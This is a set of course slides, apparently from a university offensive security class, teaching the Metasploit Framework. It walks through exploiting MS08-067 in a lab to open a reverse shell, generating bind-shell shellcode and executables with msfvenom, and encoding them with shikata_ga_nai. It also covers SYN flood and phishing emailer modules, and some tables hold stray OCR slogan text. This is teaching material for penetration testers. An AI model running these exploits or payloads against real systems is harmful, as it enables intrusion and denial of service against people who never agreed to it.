

# **Offensive Software Exploitation**

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**SEC-300-01/CSI-301-02**

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metasploit®

*Crash Course*

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***a weaponry for the good, the bad, and the ugly ...***

# Outline

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
- What is MSF?
- Metasploit Framework
  - Architecture
  - Components
  - Libraries
  - Interfaces
  - Modules
  - Utilities
  - Plugins
- MSF Core Commands
- MSF Database
  - Basic Usage
- Auxiliary Modules
- Payloads
- Generating Shellcodes
- Creating Executable Files
- Encoding Executables
- Multi Handler Exploit
- Meterpreter
  - How it works
  - Design Goals
  - MSF Evasion

# What is MSF?

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- Not just an open-source tool!
- It's an Exploitation Framework designed for security researchers and pentesters with a uniform model for rapid development of:
  - Recon
  - Exploits
  - Payloads
  - Encoders
  - Vulnerability Testing
  - Post-Exploitation
  - Pivoting
  - Others? (please add)

# MSF Architecture



# MSF Components

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- The Metasploit Framework is a modular system based on a few core components:
  - Libraries
  - Interfaces
  - Modules
  - Mixins
  - and Plugins

# MSF Libraries

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- **Rex** (Ruby Extension Library):
  - Provides Sockets, protocols, text transformations
- **Msf::Core** (Core library / msfcore):
  - enables exploits, sessions, and plugins to interact with the different interfaces
- **Msf::Base** (Base library / msfbase):
  - provides wrapper routines and utility classes that you can use to easily work with the Core library

# Metasploit Interfaces

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- **msfconsole** → interactive
- **armitage** → interactive GUI
- No longer supported:
  - **msfcli** → scripting
  - **msfweb** → as the name implies
  - **msfgui** → java based GUI

# msfconsole

```
root@kali:~# msfconsole  
# cowsay++
```

```
< metasploit >  
-----  
 \  (oo)  
  ( ) )\ *  
   ||--||
```

Save your shells from AV! Upgrade to advanced AV evasion using dynamic exe templates with Metasploit Pro -- type 'go\_pro' to launch it now.

```
=[ metasploit v4.7.0-2013071701 [core:4.7 api:1.0]  
+ -- --=[ 1131 exploits - 638 auxiliary - 180 post  
+ -- --=[ 309 payloads - 30 encoders - 8 nops
```

```
msf > █
```

# armitage



Armitage BT4-R1

Armitage

Armitage View Hosts Attacks Workspaces Help

auxiliary  
  admin  
    http  
      tomcat\_administration  
      tomcat\_utf8\_traversal  
  scanner  
    http  
      tomcat\_enum  
      tomcat\_mgr\_login  
exploit  
  multi  
    http  
      tomcat\_mgr\_deploy

192.168.1.104 NT AUTHORITY\SYSTEM @ ACME-14E429D2B5 (ADMIN)

192.168.1.101 Apple 192.168.1.106 Linux

192.168.1.108 NT AUTHORITY\SYSTEM

Attack ►  
Login ►  
Meterpreter 6 ►  
Services  
Host ►  
Explore ►  
Interact ►  
Pivoting ►  
MSF Scans  
Kill  
Access ►  
Browse Files  
Show Processes  
Key Scan  
Screenshot

C:\

D	Name	Size	Modified	Mode
	Documents and Settings		2010-02-14 22:22:02 -0500	40777/rwxrwxrwx
	Inetpub		2010-02-14 22:16:37 -0500	40777/rwxrwxrwx
	Program Files		2010-10-04 10:13:32 -0400	40555/r-xr-xr-x
	Python25		2010-09-29 09:43:01 -0400	40777/rwxrwxrwx
	System Volume Information		2010-02-14 22:21:33 -0500	40777/rwxrwxrwx
	WINNT		2010-10-04 11:19:56 -0400	40777/rwxrwxrwx
	Icc		2010-09-29 12:38:25 -0400	40777/rwxrwxrwx
	learn		2010-10-16 20:02:11 -0400	40777/rwxrwxrwx
	srtFtpLogs		2010-09-30 16:04:14 -0400	40777/rwxrwxrwx
	AUTOEXEC.BAT	0b	2010-02-14 22:17:24 -0500	100777/rwxrwxrwx
	CONFIG.SYS	0b	2010-02-14 22:17:24 -0500	100666/rw-rw-r-
	IO.SYS	0b	2010-02-14 22:17:24 -0500	100444/r--r--
	MSDOS.SYS	0b	2010-02-14 22:17:24 -0500	100444/r--r--

Upload... Make Directory Refresh

To direct input to this virtual machine, click inside the window.

# MSF Modules

---

- Core components of MSF
- A piece of software that can perform a specific action. (ex: exploitation, fuzzing, and scanning)
- Modules are found in the following directory (*location varies*):  
**/usr/share/metasploit-framework/modules**
- Categorized by type and then by protocol
- MSF Modules include:
  - Exploit
  - Auxiliary
  - Post-Exploitation
  - Payload
  - NOP generator
  - Payload encoder

# MSF Core Commands

---

- **help** → list available commands
- **info** → get more info about a module
- **search** → search for specific module
- **search tag:keyword** → search using keyword tag expression  
search platform:windows <string>
- **show**, OR be specific  
[ **exploits|post|nops|payloads|auxiliary** ]
- **show target** → view a list of platforms that the module supports

# MSF Core Commands – Cont.

---

- **connect** → similar to netcat
- **back** → switch between context
- **jobs** → display/manage jobs
- **kill** → end a specific job
- **use <module-name>** → use a module
- **show options** → check module options
- **show advanced** → check module advanced options
- **set <option> <value>** → setting module config value  
set exploit <exploit-name>
- **exploit** → run the module

# MSF Core Commands – Cont.

---

- **irb** → run live ruby interpreter
- **load** → load an MSF plugin  
load pcap\_log
- **route** → route traffic through a session  
route [add/remove/get/flush/print] subnet netmask  
[comm/sid]
- **sesions** → list, configure, and close a session
- **setg** → set a global variable
- **save** → saves the active datastore
- **unset** and **unsetg** → unset a variable
- **exit** → exit MSF

# Using a Module – Ex1

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
----      --------------  --        --
RHOST          192.168.1.111    yes      The target address
RPORT          445             yes      Set the SMB service port
SMBPIPE        BROWSER        yes      The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) > █
```

# Configuring a Module – Ex2

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08\_067\_netapi):

Name	Current Setting	Required	Description
RHOST	192.168.56.101	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id	Name
0	Automatic Targeting

# Configuring the Payload – Ex3

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell_reverse_tcp  
PAYLOAD => windows/shell_reverse_tcp
```

```
msf exploit(ms08_067_netapi) > show options
```

```
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
Payload options (windows/shell_reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process, none
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

The quieter you become, the more you are able to hear.

```
Exploit target:
```

Id	Name
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) >
```

# Some Exploit CMDs – Ex4

## Exploit Commands

---

Command	Description
check	Check to see if a target is vulnerable
exploit	Launch an exploit attempt quieter you become, the more you are able to hear
pry	Open a Pry session on the current module
rcheck	Reloads the module and checks if the target is vulnerable
reload	Just reloads the module
rerun	Alias for <code>exploit</code>
rexploit	Reloads the module and launches an exploit attempt
run	Alias for <code>exploit</code>

```
msf exploit(ms03_026_dcom) > 
```



# Running the Exploit – Ex5

---

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.56.102:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.56.102:4444 -> 192.168.56.101:1039) at 2014-01-10 12:58:34 +0200

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

# MSF Utilities

---

- **MSFpayload** (no longer supported)
  - Generate shellcode and executables
- **MSFencode** (no longer supported)
  - Alter payloads so that the original payload does not contain any bad characters
- **Msfvenom** (replacement for both msfpayload and msfencode)
  - Combination of both MSFpayload and MSFencode, which provides standard CLI options and increased speed
- **nasm\_shell.rb**
  - Tool for assembling instructions (opcode)
  - Supports both 32/64 bit

# nasm\_shell.rb – Ex6

```
root@kali:/opt/metasploit/apps/pro/modules# /usr/share/metasploit-framework/tools/nasm_shell.rb
nasm > pop ebx
00000000  5B          pop ebx
nasm > pop ecx
00000000  59          pop ecx
nasm > ret
00000000  C3          ret
nasm >

nasm > xor eax,ebx
00000000  31D8        xor eax,ebx
nasm > █
```

32bit  
(default)

```
root@kali:/opt/metasploit/apps/pro/modules# /usr/share/metasploit-framework/tools/nasm_shell.rb 64
nasm > pop rbx
00000000  5B          pop rbx
nasm > pop rcx
00000000  59          pop rcx
nasm > ret
00000000  C3          ret
nasm >

nasm > xor rax,rbx
00000000  4831D8      xor rax,rbx
nasm >
```

64bit

# MSF Plugins

---

- Plugins work directly with the API
- Manipulate the framework as a whole
- Plugins hook into the event subsystem
- Automate specific tasks which would be tedious to do manually
- Plugins only work in the msfconsole
- Plugins can add new console commands
- Extend the MSF functionality

# MSF Plugins – Cont.

---

- **msfd** → Daemon to share msf instance
  - **openvas, nessus, nexpose** → vulnerability scanners
  - **pcap\_log** → pcap packet interceptor
  - **socket\_logger** → hook all created sockets by an exploit
- 
- **DarkOperator** has some great plugins too (check ref. page)
  - Others (**you can even add yours!**)

# MSF Plugins – Cont.

---

- Load plugin using the load CLI:
- **load <plugin-name>**

```
msf > load pcap_log
```

- Unload a plugin using the unload CLI :
- **unload <plugin-name>**

```
msf > unload pcap_log
```

# MSF Database

---

- Helps keep tracking your pentest from within Metasploit
- MSF provides back end database support for PostgreSQL
- DB stores information:
  - host data
  - evidence
  - and exploit results
- Very useful for documentation

*Note: you need to configure the DB before using it!*

# MSF DB Basic Usage

---

- **db\_connect** → Connect to an existing database
- **db\_disconnect** → Disconnect from the current db instance
- **db\_export** → Export a file containing the contents of the db
- **db\_import** → Import a scan result file (check doc for supported file types)
- **db\_nmap** → Executes nmap and records the output automatically
- **db\_status** → Show the current database status
- **hosts** → List all hosts in the database
- **services** → List all services in the database
- **vulns** → List all vulnerabilities in the database
- **workspace** → Switch between database workspaces

# Useful DB Tips

---

- If PostgreSQL isn't installed:

```
# gem install pg
```

- Connecting to the DB using a Config file:

```
# db_connect -y /opt/metasploit/config/database.yml
```

- Workspace helps you segment your work

```
# workspace -a NAME
```

- Adding/Deleting a Host

```
# hosts -a / hosts -d
```

# DB Status & Workspace – Ex6

---

```
msf> db_status
[*] postgresql connected to msf3
msf> workspace
* default
msf> workspace -a lab1
[*] Added workspace: lab1
msf> workspace
    default
* lab1
```

# Importing Nmap Scan – Ex7

```
msf> db_import
Usage: db_import <filename> [file2...]

Filenames can be globs like *.xml, or **/*.xml which will search recursively
Currently supported file types include:
    Acunetix XML
    Amap Log
    Amap Log -m
    Appscan XML
    Burp Session XML
    Foundstone XML
    IP360 ASPL
    IP360 XML v3
    Microsoft Baseline Security Analyzer
    Nessus NBE
    Nessus XML (v1 and v2)
    NetSparker XML
    NeXpose Simple XML
    NeXpose XML Report
    Nmap XML
    OpenVAS Report
    Qualys Asset XML
    Qualys Scan XML
    Retina XML

msf> db_import /root/lab1.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.5.2'
[*] Importing host 192.168.56.10
[*] Importing host 192.168.56.101
[*] Successfully imported /root/lab1.xml
msf> █
```

**KALI LINUX**

The quieter you become, the more you are able to

# Hosts Imported to DB – Ex8

---

```
msf> hosts
```

The quieter you become, the more you are able to hear.

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
192.168.56.10	08:00:27:DB:69:85		Unknown			device		
192.168.56.101	08:00:27:35:D7:59		Unknown			device		

*Targets imported to the DB in different ways*

# Services Found – Ex9

Services						
host	port	proto	name	state	info	
192.168.56.10	21	tcp	ftp	open		
192.168.56.10	25	tcp	smtp	open		
192.168.56.10	80	tcp	http	open		
192.168.56.10	110	tcp	pop3	open		
192.168.56.10	119	tcp	nntp	open		
192.168.56.10	135	tcp	msrpc	open		
192.168.56.10	139	tcp	netbios-ssn	open		
192.168.56.10	143	tcp	imap	open		
192.168.56.10	366	tcp	odmr	open		
192.168.56.10	445	tcp	microsoft-ds	open		
192.168.56.10	465	tcp	smt�	open		
192.168.56.10	563	tcp	snews	open		
192.168.56.10	8099	tcp	unknown	open		
192.168.56.10	935	tcp	pop3s	open		
192.168.56.10	1025	tcp	nfs-or-iis	open		
192.168.56.10	1026	tcp	lsa-or-nterm	open		
192.168.56.10	1027	tcp	iis	open		
192.168.56.10	1028	tcp	unknown	open		
192.168.56.10	5222	tcp	xmpp-client	The server you become	open	
192.168.56.10	5269	tcp	xmpp-server		open	
192.168.56.10	993	tcp	imaps	open		
192.168.56.101	135	tcp	msrpc	open		
192.168.56.101	139	tcp	netbios-ssn	open		
192.168.56.101	445	tcp	microsoft-ds	open		
192.168.56.101	3389	tcp	ms-wbt-server	open		

# Nessus Scan: db\_import

```
msf > db_import /root/Nessus/nessus_scan.nbe
[*] Importing 'Nessus NBE Report' data
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.254
[*] Importing host 172.16.194.2
[*] Importing host 172.16.194.2
[*] Importing host 172.16.194.2
...
[*] Importing host 172.16.194.1
[*] Successfully imported /root/Nessus/nessus_scan.nbe
msf >
```

[http://www.offensive-security.com/metasploit-unleashed/Working\\_With\\_Nessus](http://www.offensive-security.com/metasploit-unleashed/Working_With_Nessus)

# Nessus: Hosts

```
msf > hosts

Hosts
=====
address      mac   name    os_name
-----      ---   ----
172.16.194.1          one of these operating systems : \nMac OS X 10.5\nMac OS X 10.6\nMac OS X
172.16.194.2          Unknown
172.16.194.134        Microsoft Windows
172.16.194.148        Linux Kernel 2.6 on Ubuntu 8.04 (hardy)\n
172.16.194.163        Linux Kernel 3.2.6 on Ubuntu 10.04\n
172.16.194.165        phpcgi  Linux phpcgi 2.6.32-38-generic-pae #83-Ubuntu SMP Wed Jan 4 12:11:13 UTC 2
172.16.194.172          Linux Kernel 2.6 on Ubuntu 8.04 (hardy)\n
```

[http://www.offensive-security.com/metasploit-unleashed/Working\\_With\\_Nessus](http://www.offensive-security.com/metasploit-unleashed/Working_With_Nessus)

# Nessus: services

```
msf > services 172.16.194.172
Services
=====
host      port    proto   name          state   info
---      ---     ----   ---          ---     ---
172.16.194.172  21      tcp     ftp           open
172.16.194.172  22      tcp     ssh           open
172.16.194.172  23      tcp     telnet        open
172.16.194.172  25      tcp     smtp          open
172.16.194.172  53      udp     dns           open
172.16.194.172  53      tcp     dns           open
172.16.194.172  69      udp     tftp          open
172.16.194.172  80      tcp     www           open
172.16.194.172  111     tcp     rpc-portmapper open
172.16.194.172  111     udp     rpc-portmapper open
172.16.194.172  137     udp     netbios-ns   open
172.16.194.172  139     tcp     smb            open
172.16.194.172  445     tcp     cifs           open
172.16.194.172  512     tcp     rexecd         open
172.16.194.172  513     tcp     rlogin          open
172.16.194.172  514     tcp     rsh            open
172.16.194.172  1099    tcp     rmi_registry  open
172.16.194.172  1524    tcp
172.16.194.172  2049    tcp     rpc-nfs        open
172.16.194.172  2049    udp     rpc-nfs        open
172.16.194.172  2121    tcp     ftp            open
172.16.194.172  3306    tcp     mysql          open
172.16.194.172  5432    tcp     postgresql    open
172.16.194.172  5900    tcp     vnc            open
172.16.194.172  6000    tcp     x11            open
172.16.194.172  6667    tcp     irc             open
172.16.194.172  8009    tcp     ajp13          open
172.16.194.172  8787    tcp
172.16.194.172  45303   udp     rpc-status     open
172.16.194.172  45765   tcp     rpc-mountd    open
172.16.194.172  47161   tcp     rpc-nlockmgr  open
172.16.194.172  50410   tcp     rpc-status     open
172.16.194.172  52843   udp     rpc-nlockmgr  open
172.16.194.172  55269   udp     rpc-mountd    open
```

# Nessus: services

```
msf > vulns -p 139
[*] Time: 2012-06-15 18:32:26 UTC Vuln: host=172.16.194.134 name=NSS-11011 refs=NSS-11011
[*] Time: 2012-06-15 18:32:23 UTC Vuln: host=172.16.194.172 name=NSS-11011 refs=NSS-11011

msf > vulns -p 22
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-10267 refs=NSS-10267
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-22964 refs=NSS-22964
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-10881 refs=NSS-10881
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.148 name=NSS-39520 refs=NSS-39520
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-39520 refs=NSS-39520
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-25221 refs=NSS-25221
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-10881 refs=NSS-10881
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-10267 refs=NSS-10267
[*] Time: 2012-06-15 18:32:25 UTC Vuln: host=172.16.194.163 name=NSS-22964 refs=NSS-22964
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-39520 refs=NSS-39520
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-10881 refs=NSS-10881
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-32314 refs=CVE-2008-0166,BID-29179
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-10267 refs=NSS-10267
[*] Time: 2012-06-15 18:32:24 UTC Vuln: host=172.16.194.172 name=NSS-22964 refs=NSS-22964
```

[http://www.offensive-security.com/metasploit-unleashed/Working\\_With\\_Nessus](http://www.offensive-security.com/metasploit-unleashed/Working_With_Nessus)

# Auxiliary Modules

---

- Sort of exploits that don't use a payload!
- Auxiliaries are categorized by type:
  - Administrative (**admin**)
  - Cracking (**analyze**)
  - NAT (**bnat**)
  - Denial of Service (**dos**)
  - Fuzzers (**fuzzers**)
  - Network services (**server**)
  - Others: **client, crawler, gather, pdf, sniffer, vsplloit**
  - Scanners (**scanner**)
  - Spoofing (**spoof**)
  - SQLi (**sqli**)
  - VoIP (**voip**)

# Aux: emailer

```
msf auxiliary(emailer) > info

    Name: Generic Emailer (SMTP)
    Module: auxiliary/client/smtp/emailer
    License: Metasploit Framework License (BSD)
    Rank: Normal

Provided by:
  et <et@metasploit.com>

Basic options:
  Name      Current Setting
  ----
  DOMAIN
  MAILFROM admin@psut.edu.jo !!!
  PASSWORD
  RHOST    127.0.0.1
  RPORT    25
  USERNAME
  VERBOSE   false
  YAML_CONFIG /usr/share/metasploit-framework/data/emailer_config.yaml
```

Required	Description
no	SMTP Domain to EHLO to
yes	The FROM address of the e-mail
no	SMTP Password for sending email
yes	SMTP server address
yes	SMTP server port
no	SMTP Username for sending email
no	Display verbose information
yes	Full path to YAML Configuration file

## Description:

This module can be used to automate email delivery. This code is based on Joshua Abraham's email script for social engineering.

# Aux: synflood

```
msf auxiliary(synflood) > info
```

```
Name: TCP SYN Flooder
Module: auxiliary/dos/tcp/synflood
License: Metasploit Framework License (BSD)
Rank: Normal
```

Provided by:  
kris katterjohn <katterjohn@gmail.com>

Basic options:

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
NUM		no	Number of SYNs to send (else unlimited)
RHOST		yes	The target address
RPORT	80	yes	The target port
SHOST		no	The spoofable source address (else randomizes)
SNAPLEN	65535	yes	The number of bytes to capture
SPORT		no	The source port (else randomizes)
TIMEOUT	500	yes	The number of seconds to wait for new data

Description:  
A simple TCP SYN flooder

# Aux: crawler

```
msf auxiliary(crawler) > info
```

```
Name: Web Site Crawler  
Module: auxiliary/scanner/http/crawler  
License: Metasploit Framework License (BSD)  
Rank: Normal
```

Provided by:

```
hdm <hdm@metasploit.com>  
tasos
```

Basic options:

Name	Current Setting	Required	Description
DOMAIN	WORKSTATION	yes	The domain to use for windows authentication
MAX_MINUTES	5	yes	The maximum number of minutes to spend on each URL
MAX_PAGES	500	yes	The maximum number of pages to crawl per URL
MAX_THREADS	4	yes	The maximum number of concurrent requests
PASSWORD		no	The HTTP password to specify for authentication
Proxies		no	Use a proxy chain
RHOST		yes	The target address
RPORT	80	yes	The target port
URI	/	yes	The starting page to crawl
USERNAME		no	The HTTP username to specify for authentication
VHOST		no	HTTP server virtual host

Description:

```
Crawl a web site and store information about what was found
```

# Aux: external\_ip

```
msf auxiliary(external_ip) > info
```

```
Name: Discover External IP via Ifconfig.me
Module: auxiliary/gather/external_ip
License: Metasploit Framework License (BSD)
Rank: Normal
```

Provided by:  
RageLtMan

Basic options:

Name	Current Setting	Required	Description
Proxies		no	Use a proxy chain
REPORT_HOST	false	no	Add the found IP to the database
RHOST	ifconfig.me	yes	The target address
RPORT	80	yes	The target port
VHOST		no	HTTP server virtual host

Description:

This module checks for the public source IP address of the current route to the RHOST by querying the public web application at ifconfig.me. It should be noted this module will register activity on ifconfig.me, which is not affiliated with Metasploit.

References:  
<http://ifconfig.me/ip>



The quieter you become,

# Aux: client\_ftp

```
msf auxiliary(client_ftp) > info
```

```
Name: Simple FTP Client Fuzzer  
Module: auxiliary/fuzzers/ftp/client_ftp  
License: Metasploit Framework License (BSD)  
Rank: Normal
```

Provided by:

corelanc0d3r <peter.ve@corelan.be>

Basic options:

Name	Current Setting	Required	Description
CYCLIC	true	yes	Use Cyclic pattern instead of A's (fuzzing payload).
ENDSIZE	200000	yes	Max Fuzzing string size.
ERROR	false	yes	Reply with error codes only
EXTRALINE	true	yes	Add extra CRLF's in response to LIST
FUZZCMDS	LIST,NLST,LS,RETR	yes	Comma separated list of commands to fuzz (Uppercase).
RESET	true	yes	Reset fuzzing values after client disconnects with QUIT cmd.
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	21	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
STARTSIZE	1000	yes	Fuzzing string startsize. <small>The bigger the startsize become, the more you are able to hear.</small>
STEP SIZE	1000	yes	Increment fuzzing string each attempt.
WELCOME	Evil FTP Server Ready	yes	FTP Server welcome message.

Description:

This module will serve an FTP server and perform FTP client interaction fuzzing

# Payloads

---

- **Singles** → completely standalone
  - Add user
- **Stagers** → creates the network connection
- **Stages** → downloaded by Stagers
  - Meterpreter

# Payloads – Cont.

---

- If represented by '/' in the payload name, then payload is Staged
- windows/shell\_bind\_tcp
  - single payload, with no stage!
- windows/shell/bind\_tcp
  - a stager (bind\_tcp)
  - a stage (shell).

# Main Payloads Types

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- Inline (Non Staged)
- Staged
- Meterpreter
- PassiveX
- Reflective DLL injection

# Generating Shellcode using msfconsole

---

```
msf > use payload/windows/shell_bind_tcp
```

```
msf payload(shell_bind_tcp) > generate -h
```

Usage: generate [options]

## OPTIONS:

-E Force encoding.

-b <opt> The list of characters to avoid: '\x00\xff'

-e <opt> The name of the encoder module to use.

-f <opt> The output file name (otherwise stdout)

-o <opt> Comma separated list of options VAR=VAL format.

-s <opt> NOP sled length.

-t <opt> Output format: raw, ruby, perl, bash, c, js,exe,etc.

Other Options (check the console).

# Generating Shellcode using msfvenom

---

```
# msfvenom -p windows/shell_bind_tcp RHOST=192.168.56.1 -f python
```

No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No Arch selected, selecting Arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 328 bytes

buf = ""

buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"

buf += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"

buf += "\x53\xff\xd5"

[.....]

# Creating Executable Files

---

```
# msfvenom -p windows/shell_bind_tcp RHOST=192.168.56.1 -f  
exe -o msf.exe
```

No platform was selected, choosing Msf::Module::Platform::Windows from the payload

No Arch selected, selecting Arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 328 bytes

Saved as: msf.exe

```
# file msf.exe
```

msf.exe: PE32 executable (GUI) Intel 80386, for MS Windows

# Encode Executables

---

```
# msfvenom -p windows/shell_bind_tcp RHOST=192.168.56.1 -e  
x86/shikata_ga_nai -b '\x00\x0a' -f exe -o msf2.exe
```

